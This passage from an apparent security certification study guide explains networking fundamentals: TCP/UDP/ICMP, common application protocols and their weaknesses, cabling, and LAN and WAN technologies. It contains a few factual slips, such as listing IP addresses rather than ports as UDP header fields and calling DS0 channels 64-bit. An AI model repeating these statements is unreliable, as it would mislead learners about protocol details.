
- *URG*: Packet contains urgent data
- *ACK*: Acknowledge received data
- *PSH*: Push data to application layer
- *RST*: Reset (tear down) a connection
- *SYN*: Synchronize a connection
- *FIN*: Finish a connection (gracefully)

Two new TCP flags were added in 2001: CWR (Congestion Window Reduced) and ECE (Explicit Congestion Notification Echo), using formerly reserved bits in the TCP header. A third new flag was added in 2003: NS (Nonce Sum). These flags are used to manage congestion (slowness) along a network path. All 9 TCP flags are shown in Fig. 5.7.

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
tcp	0	0	192.168.80.144:51178	192.168.2.4:22	ESTABLISHED

FIG. 5.6

TCP socket pair.

**FIG. 5.7**

Nine TCP flags [6].

The TCP Handshake


TCP uses a three-way handshake to establish a reliable connection. The connection is full duplex, and both sides synchronize (SYN) and acknowledge (ACK) each other. The exchange of these four flags is performed in three steps: SYN, SYN-ACK, ACK, as shown in [Fig. 5.8](#).

The client chooses an initial sequence number, set in the first SYN packet. The server also chooses its own initial sequence number, set in the SYN/ACK packet shown in [Fig. 5.8](#). Each side acknowledges the other's sequence number by incrementing it: this is the acknowledgement number. The use of sequence and acknowledgement numbers allows both sides to detect missing or out-of-order segments.


Once a connection is established, ACKs typically follow for each segment. The connection will eventually end with a RST (reset or tear down the connection) or FIN (gracefully end the connection).

UDP

UDP is the User Datagram Protocol, a simpler and faster cousin to TCP. UDP has no handshake, session, or reliability: it is informally called “Send and Pray” for this reason. UDP has a simpler and shorter 8-byte header (shown in [Fig. 5.9](#)), compared to TCP’s default header size of 20 bytes. UDP header fields include source IP, destination IP, packet length (header and data), and a simple (and optional) checksum. If used, the checksum provides limited integrity to the UDP header and data. Unlike

**FIG. 5.8**

TCP three-way handshake.

**FIG. 5.9**

UDP header [7].

TCP, data usually is transferred immediately, in the first UDP packet. UDP operates at Layer 4.

UDP is commonly used for applications that are “lossy” (can handle some packet loss), such as streaming audio and video. It is also used for query-response applications, such as DNS queries.

ICMP

ICMP is the Internet Control Message Protocol, a helper protocol that helps Layer 3 (IP, see note). ICMP is used to troubleshoot and report error conditions: Without ICMP to help, IP would fail when faced with routing loops, ports, hosts, or networks, etc., that are down. ICMP has no concept of ports, as TCP and UDP do, but instead uses types and codes. Commonly used ICMP types are echo request and echo reply (used for ping) and time to live exceeded in transit (used for traceroute).

Note

“Which protocol runs at which layer” is often a subject of fierce debate. We call this the “bucket game.” For example, which bucket does ICMP go into: Layer 3 or Layer 4? ICMP headers are at Layer 4, just like TCP and UDP, so many will answer “Layer 4.” Others argue ICMP is a Layer 3 protocol, since it assists IP (a Layer 3 protocol), and has no ports.

This shows how arbitrary the bucket game is: a packet capture shows the ICMP header at Layer 4, so many network engineers will want to answer “Layer 4”; never argue with a packet. The same argument exists for many routing protocols: for example, BGP is used to route at Layer 3, but BGP itself is carried by TCP (and IP). This book will cite clear-cut bucket game protocol/layers in the text and self-tests, but avoid murkier examples (just as the exam should).

Ping

Ping (named after sonar used to “ping” submarines) sends an ICMP Echo Request to a node and listens for an ICMP Echo Reply. Ping was designed to determine whether a node is up or down.

Ping was a reliable indicator of a node's status on the ARPAnet or older Internet, when firewalls were uncommon (or did not exist). Today, an ICMP Echo Reply is a fairly reliable indicator that a node is up. Attackers use ICMP to map target networks, so many sites filter types of ICMP such as Echo Request and Echo Reply.

An unanswered ping (an ICMP Echo Request with no Echo Reply) does not mean a host is down. The node may be down, or the node may be up and the Echo Request or Echo Reply may have been filtered at some point.

Traceroute

The *traceroute* command uses ICMP Time Exceeded messages to trace a network route. As discussed during IP, the Time to Live field is used to avoid routing loops: every time a packet passes through a router, the router decrements the TTL field. If the TTL reaches zero, the router drops the packet and sends an ICMP Time Exceeded message to the original sender.

Traceroute takes advantage of this TTL feature in a clever way. Assume a client is four hops away from a server: the client's traceroute client sends a packet to the server with a TTL of 1. The router A decrements the TTL to 0, drops the packet, and sends an ICMP Time Exceeded message to the client. Router A is now identified.

The client then sends a packet with a TTL of 2 to the server. Router A decrements the TTL to 1 and passes the packet to router B. Router B decrements the TTL to 0, drops it, and sends an ICMP Time Exceeded message to the client. Router B is now identified. This process continues until the server is reached, as shown in Fig. 5.10, identifying all routers along the route.

Most traceroute clients (such as UNIX and Cisco) send UDP packets outbound. The outbound packets will be dropped, so the protocol does not matter. The Windows tracert client sends ICMP packets outbound; Fig. 5.11 shows Windows tracert output




FIG. 5.10

Traceroute.

```
C:\> tracert -d www.syngress.com
Tracing route to www.syngress.com [69.163.177.2]
over a maximum of 30 hops:
 1  2 ms    1 ms    <1 ms  192.168.2.4
 2  14 ms   11 ms   15 ms  10.106.0.1
 3  13 ms   24 ms   13 ms  24.25.160.122
 4  25 ms   55 ms   101 ms  24.24.7.145
 5  123 ms  101 ms  101 ms  66.109.6.72
 6  124 ms  101 ms  101 ms  66.109.6.153
 7  124 ms  101 ms  101 ms  154.54.11.145
 8  122 ms  101 ms  101 ms  154.54.29.21
 9  123 ms  101 ms  101 ms  154.54.5.173
10  124 ms  100 ms  101 ms  154.54.25.209
11  123 ms  101 ms  102 ms  154.54.25.214
12  124 ms  203 ms  204 ms  66.28.4.238
13  124 ms  203 ms  203 ms  154.54.28.146
14  132 ms  195 ms  203 ms  38.104.230.10
15  123 ms  204 ms  203 ms  66.33.201.115
16  123 ms  203 ms  203 ms  69.163.177.2

Trace complete.
```

FIG. 5.11

Windows tracert to www.syngress.com.

for a route to www.syngress.com. Both client types usually send three packets for each hop (the three “ms” columns in the Fig. 5.11 output).

Application Layer TCP/IP Protocols and Concepts

A multitude of protocols exist at TCP/IP’s Application Layer, which combines the Session, Presentation, and Application Layers of the OSI model.

Telnet

Telnet provides terminal emulation over a network. “Terminal” means text-based VT100-style terminal access. Telnet servers listen on TCP port 23. Telnet was the standard way to access an interactive command shell over a network for over 20 years.

Telnet is weak because it provides no confidentiality; all data transmitted during a telnet session is plaintext, including the username and password used to authenticate to the system. Attackers who can sniff network traffic can steal authentication credentials this way.

Telnet also has limited integrity: attackers with write access to a network can alter data, or even seize control of Telnet sessions. Secure Shell (SSH) provides secure authentication, confidentiality, and integrity and is a recommended replacement for Telnet.

FTP

FTP is the File Transfer Protocol, used to transfer files to and from servers. Like Telnet, FTP has no confidentiality or integrity and should not be used to transfer sensitive data over insecure channels.

Note

When discussing insecure protocols such as Telnet and FTP, statements like “no confidentiality” assume that they are used with default settings, with no additional hardening or encryption (such as using them via an IPsec VPN tunnel). You may mitigate the lack of confidentiality by using Telnet or FTP over an encrypted VPN tunnel or using SSH in their place, among other options. Also, “no integrity” means there is limited or no integrity at the application layer: some integrity may be provided at a lower layer, such as the transport layer.

FTP uses two ports: the control connection (where commands are sent) is TCP port 21; “Active FTP” uses a data connection (where data is transferred) that originates from TCP port 20. Here are the two socket pairs (the next two examples use arbitrary ephemeral ports):

- Client:1025 → Server:21 (Control Connection)
- Server:20 → Client:1026 (Data Connection)

Notice that the data connection originates from the server, in the opposite direction of the control channel. This breaks classic client-server data flow direction. Many firewalls will block the active FTP data connection for this reason, breaking Active FTP. Passive FTP addresses this issue by keeping all communication from client to server:

- Client:1025 → Server:21 (Control Connection)
- Client:1026 → Server:1025 (Data Connection)

The FTP server tells the client which listening data connection port to connect to; the client then makes a second connection. Passive FTP is more likely to pass through firewalls cleanly, since it flows in classic client-server direction.

TFTP

TFTP is the Trivial File Transfer Protocol, which runs on UDP port 69. It provides a simpler way to transfer files and is often used for saving router configurations or “bootstrapping” (downloading an operating system) via a network by diskless workstations.

TFTP has no authentication or directory structure: files are read from and written to one directory, usually called /tftpboot. There is also no confidentiality or integrity. Like Telnet and FTP, TFTP is not recommended for transferring sensitive data over an insecure channel.

SSH

SSH was designed as a secure replacement for Telnet, FTP, and the UNIX “R” commands (rlogin, rshell, etc.). It provides confidentiality, integrity, and secure authentication, among other features. SSH includes SFTP (SSH FTP) and SCP (Secure Copy) for transferring files. SSH can also be used to securely tunnel other protocols, such as HTTP. SSH servers listen on TCP port 22 by default.

SSH version 1 was the original version, which has since been found vulnerable to man-in-the-middle attacks. SSH version 2 is the current version of the protocol, and is recommended over SSHv1, Telnet, or FTP, etc.

SMTP, POP, and IMAP

SMTP is the Simple Mail Transfer Protocol, used to transfer email between servers. *SMTP* servers listen on TCP port 25. *POPv3* (Post Office Protocol) and *IMAP* (Internet Message Access Protocol) are used for client-server email access, using TCP ports 110 and 143, respectively.

DNS

DNS is the Domain Name System, a distributed global hierarchical database that translates names to IP addresses, and vice versa. DNS uses both TCP and UDP: small answers use UDP port 53; large answers (such as zone transfers) use TCP port 53.

Two core DNS functions are `gethostbyname()` and `gethostbyaddr()`. Given a name (such as www.syngress.com), `gethostbyname` returns an IP address, such as 192.0.2.187. Given an address such as 192.0.2.187, `gethostbyaddr` returns the name, www.syngress.com.

Authoritative name servers provide the “authoritative” resolution for names within a given domain. A recursive name server will attempt to resolve names that it does not already know. A caching name server will temporarily cache names previously resolved.

DNS Weaknesses

DNS uses the unreliable UDP protocol for most requests, and native DNS provides no authentication. The security of DNS relies on a 16-bit source port and 16-bit DNS query ID. Attackers who are able to blindly guess both numbers can forge UDP DNS responses.

A DNS cache poisoning attack is an attempt to trick a caching DNS server into caching a forged response. If bank.example.com is at 192.0.2.193, and evil.example.com is at 198.18.8.17, an attacker may try to poison a DNS server’s cache by sending the forged response of “bank.example.com is at 198.18.8.17.” If the caching DNS name server accepts the bogus response, it will respond with the poisoned response for subsequent bank.example.com requests (until the record expires).

DNSSEC

DNSSEC (Domain Name Server Security Extensions) provides authentication and integrity to DNS responses via the use of public key encryption. Note that DNSSEC does not provide confidentiality: it acts like a digital signature for DNS responses.

Building an Internet-scale Public Key Infrastructure is a difficult task, and DNSSEC has been slowly adopted for this reason. Security researcher Dan Kaminsky publicized an improved DNS cache poisoning attack in 2008, which has led to renewed calls for wider adoption of DNSSEC. See <https://www.kb.cert.org/vuls/id/800113> for more details on the improved cache poisoning attack and defenses.

DoT and DoH

DNS over TLS (DoT) and DNS over HTTPS (DoH) are two competing standards that transfer and encrypt DNS traffic via TLS. DoT uses a dedicated port (TCP port 853), while DoH uses HTTPS on TCP port 443. Unlike DNSSEC, both provide confidentiality between the client resolver and the DoT or DoH server. DoH has won a larger market share, and is currently used by default by Firefox in the United States.

SNMP

SNMP is the *Simple Network Management Protocol*, primarily used to monitor network devices. Network monitoring software such as MRTG uses SNMP to poll SNMP agents on network devices, and report interface status (up/down), bandwidth utilization, CPU temperature, and many more metrics. SNMP agents use UDP port 161.

SNMPv1 and v2c use read and write community strings to access network devices. Many devices use default community strings such as “public” for read access, and “private” for write access. Additionally, these community strings are usually changed infrequently (if at all), and are typically sent in the clear across a network. An attacker who can sniff or guess a community string can access the network device via SNMP. Access to a write string allows remote changes to a device, including shutting down or reconfiguring interfaces, among many other options.

SNMPv3 was designed to provide confidentiality, integrity, and authentication to SNMP via the use of encryption. While SNMPv2c usage remains highly prevalent, use of SNMPv3 is strongly encouraged due to the lack of security in all previous versions.

HTTP and HTTPS

HTTP is the Hypertext Transfer Protocol, which is used to transfer unencrypted Web-based data. HTTPS (Hypertext Transfer Protocol Secure) transfers encrypted Web-based data via SSL/TLS (see “[SSL and TLS](#)” section below). HTTP uses TCP port 80 and HTTPS uses TCP port 443. HTML (Hypertext Markup Language) is used to display Web content.

Note

HTTP and HTML are often confused. The difference: you transfer Web data via HTTP and view it via HTML.

BOOTP and DHCP

BOOTP is the Bootstrap Protocol, used for bootstrapping via a network by diskless systems. Many system BIOSs now support BOOTP directly, allowing the BIOS to load the operating system via a network without a disk. BOOTP startup occurs in two phases: use BOOTP to determine the IP address and OS image name, and then use TFTP to download the operating system.

DHCP (Dynamic Host Configuration Protocol) was designed to replace and improve on BOOTP by adding additional features. DHCP allows more configuration options, as well as assigning temporary IP address leases to systems. DHCP systems can be configured to receive IP address leases, DNS servers, and default gateways, among other information.

Both BOOTP and DHCP use the same ports: UDP port 67 for servers and UDP port 68 for clients.

Transmission Media

Transmission Media includes the Layer 1 technologies that transfer bits: network cabling and wireless technologies. We will discuss cabling now and wireless later in this chapter. The simplest part of the OSI model is the part you can touch: network cables, at Layer 1. It is important to understand the types of cabling that are commonly used, and the benefits and drawbacks of each.

Fundamental network cabling terms to understand include EMI, noise, crosstalk, and attenuation. Electromagnetic Interference (EMI) is interference caused by magnetism created by electricity. Any unwanted signal (such as EMI) on a network cable is called noise. Crosstalk occurs when a signal crosses from one cable to another. Attenuation is the weakening of signal as it travels further from the source.

Twisted Pair Cabling

Unshielded Twisted Pair (UTP) network cabling, shown in Fig. 5.12, uses pairs of wires twisted together. All electricity creates magnetism; taking two wires that send electricity in opposite directions (such as sending and receiving) and




FIG. 5.12

UTP cable.

Source: https://upload.wikimedia.org/wikipedia/commons/c/cb/UTP_cable.jpg. Image by Baran Ivo.
Image under permission of Creative Commons

Table 5.6 Category Cabling Speed.

Category	Speed
Cat 3	10 Mbps
Cat 4	16 Mbps
Cat 5	100 Mbps
Cat 5e	1 Gbps
Cat 6	1+ Gbps
Cat 6a	10 Gbps
Cat 7	10–100 Gbps

twisting them together dampens the magnetism. This makes Twisted Pair cabling less susceptible to EMI.

Twisted pair cables are classified by categories according to rated speed. Tighter twisting results in more dampening: a Category 6 UTP cable designed for gigabit networking has far tighter twisting than a Category 3 fast Ethernet cable. Shielded Twisted Pair (STP) contains additional metallic shielding around each pair of wires. This makes STP cables less susceptible to EMI, but more rigid and more expensive. **Table 5.6** summarizes the types and speeds of Category cabling.

Note that Cat 3, Cat 4, and Cat 5 are legacy standards (Cat 1 and Cat 2 were never formally standardized). Both Cat 5e and Cat 6 operate at 1000 Mbps (aka 1 Gbps) at lengths up to 100 meters, but Cat 6 can operate at 10 Gbps at lengths up to 55 meters. Cat 6a can operate at 10 Gbps at lengths up to 100 meters. Cat 7 operates at 10 Gbps at lengths up to 100 meters, but can operate at 100 Gbps at lengths up to 15 meters.

Coaxial Cabling


A *coaxial* network cable, shown in [Fig. 5.13](#), has an inner copper core (marked “D”) separated by an insulator (marked “C”) from a metallic braid or shield (marked “B”). The outer layer is a plastic sheath (marked “A”). The insulator prevents the core from touching the metallic shield, which would create an electrical short. Coaxial cables are often used for satellite and cable TV service.

The core and shield used by coaxial cable are thicker and better insulated than other cable types, such as twisted pair. This makes coaxial more resistant to EMI and allows higher bandwidth and longer connections compared with twisted pair cable.

Two older types of coaxial cable are Thinnet and Thicknet, used for Ethernet bus networking.

Fiber Optic Network Cable

Fiber Optic network cable (simply called “fiber”) uses light to carry information, which can carry a tremendous amount of information. Fiber can be used to transmit via long distances: past 50 miles, much further than any copper cable such as twisted pair or coaxial. Fiber’s advantages are speed, distance, and immunity to EMI. Disadvantages include cost and complexity.

**FIG. 5.13**

Coaxial cable.

Source: <https://commons.wikimedia.org/wiki/File:RG-59.jpg>. Image by Arj. Image under permission of Creative Commons.

Multimode fiber carrier uses multiple modes (paths) of light, resulting in light dispersion. Single-mode fiber uses a single strand of fiber, and the light uses one mode (path) down the center of the fiber. Multimode fiber is used for shorter distances; single-mode fiber is used for long haul, high-speed networking.

Multiple signals may be carried via the same fiber via the use of Wavelength Division Multiplexing (WDM), where multiple light “colors” are used to transmit different channels of information via the same fiber. Combined speeds of over a terabit/second can be achieved when WDM is used to carry 10 gigabits per color.

LAN Technologies and Protocols

Local Area Network concepts focus on layer 1–3 technologies such as network cabling types, physical and logical network topologies, Ethernet, and others.

Ethernet

Ethernet is a dominant local area networking technology that transmits network data via frames. It originally used a physical bus topology, but later added support for physical star. Ethernet describes Layer 1 issues such as physical medium and Layer 2 issues such as frames. Ethernet is baseband (one channel), so it must address issues such as collisions, where two nodes attempt to transmit data simultaneously.

Ethernet has evolved from 10-megabit buses that used “thinnet” or “thicknet” coaxial cable. The star-based physical layer uses Twisted Pair cables that range in

Table 5.7 Types of Ethernet.

Name	Type	Speed	Max. Distance
10Base2 “Thinnet”	Bus	10 megabits	185 meters
10Base5 “Thicknet”	Bus	10 megabits	500 meters
10BaseT	Star	10 megabits	100 meters
100BaseT	Star	100 megabits	100 meters
1000BaseT	Star	1000 megabits	100 meters

speed from 10 megabits to 1000 megabits and beyond. A summary of these types is listed in [Table 5.7](#).

CSMA

Carrier Sense Multiple Access (CSMA) is designed to address collisions. Ethernet is baseband media, which is the equivalent of a “party line.” In the early days of phone service, many people did not have a dedicated phone line for their house: they shared a party line with their neighbors. A protocol emerged for using the shared phone line:

1. Lift the receiver and listen to determine if the line is idle
2. If the line is not idle, hang up and wait before trying again
3. If the line is idle, dial

Ethernet CSMA works in the same fashion, but there is one state that has not been accounted for: two neighbors lift their receivers and listen to hear if the line is in use. Hearing nothing, both dial simultaneously. Their calls “collide”: the integrity of their calls is ruined. CSMA is designed to address collisions.

Carrier Sense Multiple Access with Collision Detection (CSMA/CD) is used to immediately detect collisions within a network. It takes the following steps:

1. Monitor the network to see if it is idle
2. If the network is not idle, wait a random amount of time
3. If the network is idle, transmit
4. While transmitting, monitor the network
5. If more electricity is received than sent, another station must also be sending
 - (a) Send Jam signal to tell all nodes to stop transmitting
 - (b) Wait a random amount of time before retransmitting

CSMA/CD is used for systems that can send and receive simultaneously, such as wired Ethernet. CSMA/CA (Collision Avoidance) is used for systems such as 802.11 wireless that cannot send and receive simultaneously. CSMA/CA relies on receiving an acknowledgment from the receiving station: if no acknowledgment is received, there must have been a collision, and the node will wait and retransmit. CSMA/CD is superior to CSMA/CA because collision detection detects a collision almost immediately.

LAN Physical Network Topologies

Physical Network Topologies describe Layer 1 locally: how the cables are physically run. There have been many popular physical topologies over the years; many, such as the bus and ring, have faded as the star topology has become dominant.

Legacy LAN Topologies

A physical *bus* connected network nodes in a string. Each node inspected the data as it passed along the bus. Ethernet Thinnet and Thicknet were bus technologies. A physical *ring* connected network nodes in a ring: if you followed the cable from node to node, you would finish where you began. FDDI (Fiber Distributed Data Interface) was a LAN ring technology. All are considered legacy LAN technologies that have been overtaken by star.

Star

Star topology has become the dominant physical topology for LANs. The star was adopted by Ethernet (which originally supported bus only). Each node is connected directly to a central device such as a hub or a switch, as shown in Fig. 5.14.




FIG. 5.14

Star topology.

Stars feature better fault tolerance: any single local cable cut or NIC failure affects one node only. Since each node is wired back to a central point, more cable is required as opposed to bus (where one cable run connects nodes to each other). This cost disadvantage is usually outweighed by the fault tolerance advantages.

Mesh

A *mesh* interconnects network nodes to each other. Fig. 5.15 shows two mesh networks. The left mesh is fully connected, with four Web servers interconnected. The right mesh is partially connected: each node has multiple connections to the mesh, but every node does not connect to every other.

Meshes have superior availability and are often used for highly available (HA) server clusters. Each of the four Web servers shown on the left in Fig. 5.15 can share the load of Web traffic and maintain state information between each other. If any Web server in the mesh goes down, the others remain up to shoulder the traffic load.

WAN Technologies and Protocols

ISPs and other “long-haul” network providers, whose networks span from cities to countries, often use Wide Area Network technologies. Many of us have hands-on experience configuring LAN technologies such as connecting Cat5 network cabling; it is less common to have hands-on experience building WANs.

T1s, T3s, E1s, E3s

There are several international circuit standards: the most prevalent are T Carriers (United States) and E Carriers (Europe). A *T1* is a dedicated 1.544-megabit circuit that carries twenty-four 64-bit DS0 (Digital Signal 0) channels (such as 24 circuit-switched phone calls). Note that the terms DS1 (Digital Signal 1) and T1 are often used interchangeably. DS1 describes the flow of bits (via any medium, such as copper, fiber, and wireless); a T1 is a copper telephone circuit that carries a DS1.

A *T3* is 28 bundled T1s, forming a 44.736-megabit circuit. The terms T3 and DS3 (Digital Signal 3) are also used interchangeably, with the same T1/DS1 distinction




FIG. 5.15

Fully connected and partially connected mesh topologies.

noted above. *E1s* are dedicated 2.048-megabit circuits that carry 30 channels, and 16 *E1s* form an *E3*, at 34.368 megabits.

Note

T1 and T3 speeds are often rounded off to 1.5 and 45 megabits, respectively. This book will use those numbers (and they are also good shorthand for the exam). Beyond the scope of the exam is the small amount of bandwidth required for circuit framing overhead. This is the reason 28 T1s times 1.544 megabits equals 43.232 megabits, a bit lower than the T3 speed of 44.736 megabits. The same is true for the E1 → E3 math.

SONET (Synchronous Optical Networking) carries multiple T-carrier circuits via fiber optic cable. SONET uses a physical fiber ring for redundancy.

Frame Relay

Frame Relay is a packet-switched Layer 2 WAN protocol that provides no error recovery and focuses on speed. Higher layer protocols carried by Frame Relay, such as TCP/IP can be used to provide reliability.

Frame Relay multiplexes multiple logical connections over a single physical connection to create Virtual Circuits; this shared bandwidth model is an alternative to dedicated circuits such as T1s. A *PVC* (Permanent Virtual Circuit) is always connected, analogous to a real dedicated circuit like a T1. A *Switched Virtual Circuit* (*SVC*) sets up each “call,” transfers data, and terminates the connection after an idle timeout. Frame Relay is addressed locally via Data Link Connection Identifiers (*DLCI*, pronounced “delsee”).

X.25

X.25 is an older packet-switched WAN protocol. *X.25* provided a cost-effective way to transmit data over long distances in the 1970s through the early 1990s, when the most common other option was a direct call via analog modem. *X.25*’s popularity has faded as the Internet has become ubiquitous.

The global packet-switched *X.25* network is separate from the global IP-based Internet. *X.25* performs error correction that can add latency on long links. It can carry other protocols such as TCP/IP, but since TCP provides its own reliability, there is no need to take the extra performance hit by also providing reliability at the *X.25* layer. Other protocols such as frame relay are usually used to carry TCP/IP.

ATM

Asynchronous Transfer Mode (ATM) is a WAN technology that uses fixed length cells. ATM cells are 53 bytes long, with a 5-byte header and 48-byte data portion.

ATM allows reliable network throughput compared to Ethernet. The answer to “How many Ethernet frames can I send per second” is “It depends.” Normal Ethernet

frames can range in size from under 100 bytes to over 1500 bytes. In contrast, all ATM cells are 53 bytes.

SMDS (Switched Multimegabit Data Service) is older and similar to ATM, also using 53-byte cells.

MPLS

Multiprotocol Label Switching (MPLS) provides a way to forward WAN data via labels, via a shared MPLS cloud network. This allows MPLS networks to carry many types of network traffic, including ATM, Frame relay, IP, and others. Decisions are based on labels, and not encapsulated header data (such as an IP header). MPLS can carry voice and data and be used to simplify WAN routing. Assume 12 offices connect to a data center. If T1s were used, the data center would require 12 T1 circuits (one to each office); with MPLS, the data center and each office would require a single connection to connect to the MPLS cloud.

SDLC and HDLC

Synchronous Data Link Control (SDLC) is a synchronous Layer 2 WAN protocol that uses polling to transmit data. Combined nodes can act as primary or secondary. SDLC supports NRM transmission only (see below).

High-Level Data Link Control (HDLC) is the successor to SDLC. HDLC adds error correction and flow control, as well as two additional modes (ARM and ABM). The three modes of HDLC are:

- *Normal Response Mode (NRM)*—Secondary nodes can transmit when given permission by the primary
- *Asynchronous Response Mode (ARM)*—Secondary nodes may initiate communication with the primary
- *Asynchronous Balanced Mode (ABM)*—Combined mode where nodes may act as primary or secondary, initiating transmissions without receiving permission

Converged Protocols

“Convergence” is a recent network buzzword. It means providing services such as industrial controls, storage, and voice (that were typically delivered via non-IP devices and networks) via Ethernet and TCP/IP.

DNP3

The Distributed Network Protocol (DNP3) provides an open standard used primarily within the energy sector for interoperability between various vendors’ SCADA and smart grid applications. According to the US Department of Energy, “Smart grid” generally refers to a class of technology people are using to bring utility electricity delivery systems into the 21st century, using computer-based remote control and automation. These systems are made possible by two-way communication technology and computer processing that has been used for decades in other industries. They are beginning to be used on electricity networks, from the power plants and wind farms all

the way to the consumers of electricity in homes and businesses. They offer many benefits to utilities and consumers—mostly seen in big improvements in energy efficiency on the electricity grid and in the energy users’ homes and offices [8].

